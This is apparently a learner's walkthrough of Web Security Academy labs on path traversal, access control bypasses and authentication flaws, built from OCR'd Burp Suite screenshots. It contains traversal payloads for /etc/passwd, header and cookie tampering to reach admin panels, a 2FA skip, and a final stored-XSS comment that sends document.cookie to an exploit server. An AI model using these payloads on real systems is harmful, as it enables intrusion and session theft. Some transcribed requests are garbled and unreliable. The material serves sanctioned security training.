GET /image?filename../../../../etc/passwd HTTP/1.1
Host: 0a9100d9033c5e9d8151610c007d000c.web-security-academy.net
Cookie: session=1p13H2R5keys+4ACnfhwdwzJ2NgRT4
Sec-Ch-Ua: Platform "Windows"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
Accept: image/avif,image/webp,image/png,image/svg+xml,image/*,*/*;q=0.8
Sec-Patch-Site: same-origin
Sec-Patch-Mode: no-via
Referrer: https://0a9100d9033c5e9d8151610c007d000c.web-security-academy.net/product?productId=1
Accept-Encoding: gzip, deflate, br
Priority: u2, i

```

**Inspector:**

- Request attributes: 2
- Request query parameters: 1
- Request body parameters: 0
- Request cookies: 1
- Request headers: 17

### Step 3 : Lab solved

Screenshot of a solved lab on Web Security Academy titled "File path traversal, simple case".

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) Continue learning >

**Laser Tag**

★★★☆☆ ★★★★★

\$54.91

Description:

These mini Laser Tag guns are the ideal addition for your keyring, because you never know when you and a mate will fancy an impromptu game of tag!

It's the first to lose 3 lives that loses! This on the go gadget is the perfect gift for anyone who loves Laser Tag and anyone that loves a bit of fun all the time. These are ideal for any environment, from having a laugh during an office break or as something to play travelling.

Batteries are included so as soon as you open up the package simply find your opponent and get tagging!

Get this ultra-fun pair of guns today and have hours of fun with your friends.

< Return to list

### Lab 2 : File path traversal ,traversal sequences blocked with absolute path bypass

#### Step 1 : Open the lab in the browser

Screenshot of a lab titled "File path traversal, traversal sequences blocked with absolute path bypass" on Web Security Academy.

File path traversal, traversal sequences blocked with absolute path bypass

LAB Not solved

Back to lab description >

WE LIKE TO  
**SHOP**



## Step 2 : Modify the filename value to /etc/passwd and observer the response

The screenshot shows the Burp Suite interface with the "Proxy" tab selected. Two requests are listed:

- Request 1: GET /product?productId=4 HTTP/1.1
- Request 2: GET /product?productId=2

The Response tab displays the HTML source code of the page. A red box highlights the following line of code:

```
<link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">
```

The Inspector panel on the right shows the "Request attributes" section, which includes the URL parameter `productId` with the value `2`.

The screenshot shows a browser window with the URL <https://0aff000a03c4d5fe8171438a0de20077.web-security-academy.net/product?productId=2>. The page title is "File path traversal, traversal sequences blocked with absolute path bypass". The status bar indicates "LAB Not solved".

The page content is as follows:

Web Security Academy

Paddling Pool Shoes

★★★☆☆

\$62.95

Description:  
We know many people, just like me, who cannot tolerate their feet overheating in the summer. If there's a problem, then we like to fix it. And fix it we have.  
We'd like to introduce you to our paddling pool shoes. These cute little items will keep your feet cool all day long. You can easily top them up when the water has started to evaporate, and they are fully adjustable to fit any foot size.  
Imagine cooling by the poolside and watching your fellow travelers see green with envy as their sweaty feet get a bit too much for them. We do recommend wearing them at home first until you get used to their unusual shape and design. Once you have mastered control over them you will be able to walk on any

## Step 3 : Lab solved

The screenshot shows a browser window with the URL <https://0aff000a03c4d5fe8171438a0de20077.web-security-academy.net/product?productId=2>. The page title is "File path traversal, traversal sequences blocked with absolute path bypass". The status bar indicates "LAB Solved".

The page content is as follows:

Web Security Academy

Congratulations, you solved the lab!

Share your skills! Continue learning >

The screenshot shows a browser window with the URL <https://0aff000a03c4d5fe8171438a0de20077.web-security-academy.net/product?productId=2>. The page title is "Paddling Pool Shoes". The status bar indicates "Home".

The page content is as follows:


Paddling Pool Shoes

★★★☆☆

\$62.95


## Lab 3 : File path traversal, validation of start of path

### Step 1 : Open the lab in the browser




The screenshot shows a web browser window with the URL <https://0a03007f04c390388101ac8b009300d6.web-security-academy.net>. The page title is "File path traversal, validation of start of path". A green button on the right says "LAB Not solved". Below the title, there's a link "Back to lab description >". The main content area has a heading "WE LIKE TO SHOP" with a cartoon character holding a shopping bag. There are four images: a sun-like object with arms and legs, colorful balloons, a pug dog, and two yellow caution signs.

### Step 2 : Use burp site to modify the request that fetch product image



The screenshot shows the Burp Suite interface in the "Proxy" tab. It lists several network requests and responses. The third response in the list is selected, showing its raw content. The raw content includes the HTML for the product page, specifically the section for the "Vintage Neck Defender" item. The response status code is 200 and the length is 4033.



The screenshot shows the modified product page in a browser. The URL in the address bar is <https://0a03007f04c390388101ac8b009300d6.web-security-academy.net/product?productId=1>. The page title is "File path traversal, validation of start of path". The product details for "Vintage Neck Defender" are shown, including a 5-star rating, price (\$19.00), and a detailed description about the product being a neck brace.

### Step 3 : Modify the filename= /var/www/images/../../etc/passwd

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. In the 'Request' pane, a modified HTTP request is displayed:

```
1 GET /academyLabHeader HTTP/1.1
2 Host: 0a03007f04c390388101ac8b009300d6.web-security-academy.net
3 Connection: Upgrade
4 Pragma: no-cache
5 Cache-Control: no-cache
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/143.0.0
7 Upgrade: websocket
8 Origin: https://0a03007f04c390388101ac8b009300d6.web-security-academy.net
9 Sec-WebSocket-Version: 13
10 Sec-WebSocket-Protocol: 
11 Sec-WebSocket-Key: g+SDm0B1qVjpxhJ400rCQDwWad
12 Sec-WebSocket-Extensions: 
13 Sec-WebSocket-Close-Code: 
14 Sec-WebSocket-Ping: 
```

### Step 4 : Lab solved

The screenshot shows the solved state of the 'File path traversal, validation of start of path' lab on the WebSecurity Academy platform. The page includes a congratulatory message, social sharing options, and a product listing for 'Vintage Neck Defender'.

Congratulations, you solved the lab!

Share your skills! Continue learning >

Vintage Neck Defender

★ ★ ★ ★ ★

\$19.00

## Access Control vulnerabilities

Access control vulnerabilities occur when an application does not properly restrict what users are allowed to do. Attackers can access unauthorized pages, perform admin actions, or view other users' data by bypassing permission checks.

### Lab 1 : Unprotected Admin Control

#### Step 1 : Open the lab in the browser



Unprotected admin functionality

[Back to lab description >>](#)

LAB Not solved

[Home](#) | [My account](#)

WE LIKE TO  
**SHOP**



**Step 2 :** Click on the login and Browse /administrator-panel



Unprotected admin functionality

[Back to lab description >>](#)

LAB Not solved

[Home](#) | [My account](#)

## Login

Username

Password

**Log in**



Unprotected admin functionality

[Back to lab description >>](#)

LAB Not solved

[Home](#) | [My account](#)

## Users

wiener - [Delete](#)  
carlos - [Delete](#)

### Step 3 : Delete the carlos and lab solved

The screenshot shows a browser window for the 'Unprotected admin functionality' lab. The title bar says 'Unprotected admin functionality'. The main content area displays a green banner at the top stating 'Congratulations, you solved the lab!' with options to 'Share your skills!' and 'Continue learning'. Below this, a message says 'User deleted successfully!'. A navigation bar at the bottom includes 'Home' and 'My account'. The page title is 'WebSecurity Academy'.

### Lab 2 : User role controlled by request parameter

#### Step 1 : Open the lab in the browser

The screenshot shows a browser window for the 'User role controlled by request parameter' lab. The title bar says 'User role controlled by request parameter'. The main content area features a large graphic with the text 'WE LIKE TO SHOP' and a hanger icon. Below the graphic are four small images: a close-up of green leaves, a yellow充气城堡, a person's waist with a utility belt holding cans, and a dog playing in a ball pit. A navigation bar at the bottom includes 'Home' and 'My account'. The page title is 'WebSecurity Academy'.

#### Step 2 : Broswer to /admin and observe

The screenshot shows a browser window for the 'User role controlled by request parameter' lab, specifically the admin interface. The title bar says 'User role controlled by request parameter'. The main content area displays a green banner at the top stating 'Admin interface only available if logged in as an administrator'. A navigation bar at the bottom includes 'Home' and 'My account'. The page title is 'WebSecurity Academy'.

### Step 3 : Browser the login with wiener

User role controlled by request parameter

Back to lab description >

Home | My account

## Login

Username  
wiener

Password  
.....

Log in

### Step 4 : In brup suite , turn interception on and submit the login page

Request

```
POST /login HTTP/2.0
Host: 0a33002803e1a06ec44f10e5003e00ba.web-security-academy.net
Cookie: session=...; jsessionid=...
Content-Length: 60
Cache-Control: max-age=0
Sec-CH-UA: "Chromium", "version": "143", "platform": "Windows"
Sec-CH-UA-Mobile: ?
Sec-CH-UA-Platform: "Windows"
Accept-Language: en-US, en;q=0.9
Origin: https://0a33002803e1a06ec44f10e5003e00ba.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-Dest: document
Referer: https://0a33002803e1a06ec44f10e5003e00ba.web-security-academy.net/login
Accept-Encoding: gzip, deflate, br
Priority: uH0, i
Content-Type: application/x-www-form-urlencoded
Content-Length: 60
Connection: close
Date: Mon, 11 Jun 2024 10:58:25 GMT
Set-Cookie: session=...; jsessionid=...
```

User role controlled by request parameter

Back to lab description >

Home | Admin panel | My account | Log out

## My Account

Your username is: wiener

Email

Update email

**Step 5 :** Observe the response sets and change the Admin=true and load the admin panel and delete the carlos

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A request is being viewed for the URL <https://0a33002803e1a06ec44f10e5003e00ba.web-security-academy.net/admin>. The request details show a GET method with the following headers:

```
1. GET /admin HTTP/1.1
2. Host: 0a33002803e1a06ec44f10e5003e00ba.web-security-academy.net
3. Cookie: Admin=true; session=7x0JF2IUXCVdJn3YV21s1TP9t7E4B4
4. Cache-Control: max-age=0
5. Sec-Ch-Ua: "Chromium";v="142", "Rev AtBrand";v="24"
6. DNT: 1
7. Sec-Ch-Ua-Mobile: "Windows"
8. Sec-Ch-Ua-Platform: "Windows"
9. Accept-Language: en-US;q=0.5
10. Upgrade-Insecure-Requests: 1
11. User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/142.0
12. Sec-Fetch-Site: same-origin
13. Sec-Fetch-Mode: navigate
14. Sec-Fetch-User: -1
15. Sec-Fetch-Dest: document
16. Referer: https://0a33002803e1a06ec44f10e5003e00ba.web-security-academy.net/my-account?id=wiener
17. Sec-Fetch-Mode: cors, deflate, br
18. Pragma: no-cache
19. 
```

The screenshot shows the 'User role controlled by request' lab page from the WebSecurity Academy. The URL is <https://0a33002803e1a06ec44f10e5003e00ba.web-security-academy.net/admin>. The page title is 'User role controlled by request parameter'. It shows a list of users: 'wiener - Delete' and 'carlos - Delete'. A green 'LAB Not solved' button is visible.

**Step 6 : Lab solved**

The screenshot shows the same 'User role controlled by request' lab page after it has been solved. The URL is <https://0a33002803e1a06ec44f10e5003e00ba.web-security-academy.net/admin>. The page title is 'User role controlled by request parameter'. The user 'carlos' is now listed with a 'Delete' link. A green 'LAB Solved' button is visible. A banner at the bottom says 'Congratulations, you solved the lab!'.

The screenshot shows the 'User role controlled by request' lab page after the user 'carlos' has been deleted. The URL is <https://0a33002803e1a06ec44f10e5003e00ba.web-security-academy.net/admin>. The page title is 'User role controlled by request parameter'. The user 'wiener' is listed with a 'Delete' link. A green 'LAB Solved' button is visible. A banner at the bottom says 'User deleted successfully!'. A 'Share your skills!' button with social media icons is also present.

## Lab 3 : URL-based access control can be circumvented

### Step 1 : Open the lab in the browser

### Step 2 : Try to load /admin and observe that you get blocked

### Step 3 : In burp suite , turn interception on and and send the request to repeater

## Step 4 : Change the http header X-Original-URL: /invalid and observe that it response Not Found

The screenshot shows the Burp Suite interface with the Repeater tab selected. The Request pane contains a GET request to the target URL. The Response pane shows a 404 Not Found response with the message "Not Found".

```
1 GET / HTTP/1.1
2 Host: 0xa009b04e1f6a3806ebc3100e80060.web-security-academy.net
3 Cookie: session=CLnK9TUS1LNA450Tj8COTDAAhBt
4 Sec-Ch-Ua: "Chromium", "v": "142", "Brand": "v": "14"
5 Sec-Ch-Ua-Mobile: "0"
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: en-US, en;q=0.8
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
11 Sec-Fetch-Site: none
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: 1
14 Sec-Fetch-Dest: document
15 Accept-Encoding: gzip, deflate, br
16 Priority: u0, i
17 X-Original-Url: /invalid
18
19
```

```
1 HTTP/2 404 Not Found
2 Content-Type: application/json; charset=UTF-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 11
5
6 "Not Found"
```

## Step 5 : Change the X-Original-URL to /admin. Now you access the admin page

The screenshot shows the Burp Suite interface with the Repeater tab selected. The Request pane contains a GET request to the target URL. The Response pane shows a 200 OK response with the message "OK". The response body contains HTML code for an admin page.

```
1 GET / HTTP/1.1
2 Host: 0xa009b04e1f6a3806ebc3100e80060.web-security-academy.net
3 Cookie: session=CLnK9TUS1LNA450Tj8COTDAAhBt
4 Sec-Ch-Ua: "Chromium", "v": "142", "Brand": "v": "14"
5 Sec-Ch-Ua-Mobile: "0"
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: en-US, en;q=0.8
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
11 Sec-Fetch-Site: none
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: 1
14 Sec-Fetch-Dest: document
15 Accept-Encoding: gzip, deflate, br
16 Priority: u0, i
17 X-Original-Url: /admin
18
19
```

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=UTF-8
3 Cache-Control: no-cache
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 3114
6
7 <!DOCTYPE html>
8 <html>
9   <head>
10     <link href="/resources/labheaders/css/labHeader.css" rel="stylesheet">
11     <link href="/resources/css/lab.css" rel="stylesheet">
12   </head>
13   <body>
14     <div>URL-based access control can be circumvented</div>
15     <div><script>var x = "/resources/labheaders/js/labHeader.js";</script></div>
16     <div id="academyLabHeader">
17       <div class="labHeader">
18         <div class="main">
19           <div class="logo"></div>
20         <div class="titleContainer">
21           <div>
22             <a href="https://portswigger.net/web-security/access-control/lab-xml-based-access-control-can-be-circumvented">
23               Backstage, Labshop, Description and...</a>
24             <img alt="dropdown icon" data-v="2000"/>
25             <img alt="click icon" data-v="2000"/>
26           </div>
27         </div>
28       </div>
29     </div>
30   </body>
31 </html>
```

## Step 6 : Delete the carlos, add ?username=carlos and change the X-Original-URL to /admin/delete

The screenshot shows the Burp Suite interface with the Repeater tab selected. The Request pane contains a GET request to the target URL. The Response pane shows a 302 Found response with the message "Location: /admin".

```
1 GET /?username=carlos HTTP/1.1
2 Host: 0xa009b04e1f6a3806ebc3100e80060.web-security-academy.net
3 Cookie: session=CLnK9TUS1LNA450Tj8COTDAAhBt
4 Sec-Ch-Ua: "Chromium", "v": "142", "Brand": "v": "14"
5 Sec-Ch-Ua-Mobile: "0"
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: en-US, en;q=0.8
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
11 Sec-Fetch-Site: none
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: 1
14 Sec-Fetch-Dest: document
15 Accept-Encoding: gzip, deflate, br
16 Priority: u0, i
17 X-Original-Url: /admin/delete
18
19
```

```
1 HTTP/2 302 Found
2 Location: /admin
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 0
5
6
```

## Step 7 : Lab solved

The screenshot shows a browser window with the URL <https://0a7a009b04e1f6a3806ebc3100e80d60.web-security-academy.net>. The page title is "WebSecurity Academy" with a red exclamation mark icon. The main content says "URL-based access control can be circumvented". A green button at the top right says "LAB Solved" with a trophy icon. Below it, an orange bar says "Congratulations, you solved the lab!". To the right, there are links to "Share your skills!" (with Twitter and LinkedIn icons), "Continue learning >>", "Home", "Admin panel", and "My account". The main visual is a large blue logo with the text "WE LIKE TO SHOP" and a stylized shopping bag icon.

## Authentication

Authentication vulnerabilities arise when login mechanisms are weak or incorrectly implemented. This allows attackers to bypass login, crack passwords, abuse reset functions, or skip multi-factor authentication.

### Lab 1 : 2FA simple bypass

Step 1 : Open the lab in the browser

The screenshot shows a browser window with the URL <https://0a13006f03a9573f80c23509002d00ac.web-security-academy.net>. The page title is "WebSecurity Academy" with a red exclamation mark icon. The main content says "2FA simple bypass". A red button at the top right says "Email client" and a link says "Back to lab description >>". A green button at the top right says "LAB Not solved" with a test tube icon. Below it, there is a link to "Home" and "My account". The main visual is a large purple logo with the text "WE LIKE TO BLOG" and a stylized blog post icon.

Step 2 : Login with the username wiener

2FA simple bypass

WebSecurity Academy

Email client Back to lab description >

## Login

Username  
wiener

Password  
\*\*\*\*\*

Log in

**Step 3 :** Click the email client button to access the emails

2FA simple bypass

WebSecurity Academy

Back to exploit server Back to lab Back to lab description >

Your email address is wiener@exploit-0a29002e03e857c280bc348b018900aa.exploit-server.net

Displaying all emails @exploit-0a29002e03e857c280bc348b018900aa.exploit-server.net and all subdomains

Sent	To	From	Subject	Body
2026-01-09 16:29:36 +0000	wiener@exploit- 0a29002e03e857c280bc348b018900aa. exploit-server.net	no- reply@0a13006f03a9573f80c23509002d0 0ac.web-security-academy.net	Security code	Hello!  Your security code is 0 023.  Please enter this in th e app to continue.  Thanks, Support team

**Step 4 :** Enter the security code you get from the email client

2FA simple bypass

WebSecurity Academy

Back to lab home Email client Back to lab description >

Please enter your 4-digit security code

0023

Login

## Step 5 : Login using the victim's username

2FA simple bypass

Exploit Server: 2FA simple bypass

https://0a13006f03a9573f80c23509002d00ac.web-security-academy.net/login

WebSecurity Academy

2FA simple bypass

Email client Back to lab description >

LAB Not solved

## Login

Username  
carlos

Password  
\*\*\*\*\*

Log in

## Step 6 : Change the URL to /my-account

2FA simple bypass

Exploit Server: 2FA simple bypass

https://0a13006f03a9573f80c23509002d00ac.web-security-academy.net/my-account

WebSecurity Academy

2FA simple bypass

Back to lab home Email client Back to lab description >

Please enter your 4-digit security code

Login

## Step 7 : Lab solved

2FA simple bypass Exploit Server: 2FA simple bypass https://0a13006f03a9573f80c23509002d00ac.web-security-academy.net/my-account

WebSecurity Academy 2FA simple bypass LAB Solved

Congratulations, you solved the lab!

Share your skills! Continue learning >

Home | My account | Log out

## My Account

Your username is: carlos  
Your email is: carlos@carlos-montoya.net

Email   
**Update email**

### Lab 2 : Offline password cracking

**Step 1 :** Open the lab in the browser

Offline password cracking https://0a1a00c40364c75b83a9eba400e10000.web-security-academy.net

WebSecurity Academy Offline password cracking LAB Not solved

Go to exploit server Back to lab description >

Home | My account

WE LIKE TO BLOG



**Step 2 :** Login as your credentials

Offline password cracking

<https://0a1a00c40364c75b83a9eba400e10000.web-security-academy.net/login>

**WebSecurity Academy** Offline password cracking

[Go to exploit server](#) [Back to lab description >](#)

Home | My account

## Login

Username:

Password:

Stay logged in

**Log in**

**Step 3 :** In burp suite , proxy>Http history tab , go to the response to login request

Burp Suite Community Edition v2021.11.8 - Temporary Project

Proxy History

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start resp.
1	https://www.google.com	GET	/complete/search/client:chrome-o...		✓	200	9781	script		Offline password crack...		✓	142.250.77.132		22:16:12 9.Ja.	8081	96
2	https://0a1a00c40364c75b83...	GET	/			200	8891	HTML				✓	34.24.120.62	session=aCJLiaQ...	22:16:42 9.Ja.	8081	165
19	https://0a1a00c40364c75b83...	GET	/academy/labHeader			101	147					✓	34.24.120.62		22:16:42 9.Ja.	8081	142
21	https://0a1a00c40364c75b83...	GET	/my-account			302	86					✓	34.24.120.62		22:19:33 9.Ja.	8081	149
22	https://0a1a00c40364c75b83...	GET	/main			200	7181	HTML		Offline password crack...		✓	34.24.120.62		22:19:44 9.Ja.	8081	197

**Request**

```
GET /my-account?id=wiener HTTP/1.1
Host: 0a1a00c40364c75b83a9eba400e10000.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Sec-Fetch-Dest: none
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Accept-Cookie: session=aCJLiaQ...
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Priority: n/a, i
```

**Response**

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8
Content-Length: 240
Cache-Control: no-cache
X-Frame-Options: SAMEORIGIN
Content-Length: 2407
```

```
<!DOCTYPE html>
<html>
  <head>
    <link href="/resources/labHeader/css/academyLabHeader.css" rel="stylesheet">
    <link href="/resources/css/1.css" rel="stylesheet">
    <title>Offline password cracking</title>
  </head>
  <body>
    <div>
      <h1>Offline password cracking</h1>
      <div>
        <h2>Academy Lab Header</h2>
        <div>
          <h3>Offline password cracking</h3>
        </div>
      </div>
    </div>
  </body>
</html>
```

**Step 4 : Go to the exploit and make a note of the URL**

WebSecurity Academy

Offline password cracking

LAB Not solved

Craft a response

URL: <https://exploit-0a97004203c2c7dd83f7ea4601ca0043.exploit-server.net/exploit>

HTTPS

File: /exploit

Head:

HTTP/1.1 200 OK  
Content-Type: application/javascript; charset=utf-8

**Step 5 :** Go one of the blog and post the comment

Comment

<script>document.location='//exploit-0a97004203c2c7dd83f7ea4601ca0043.exploit-server.net/'+document.cookie</script>

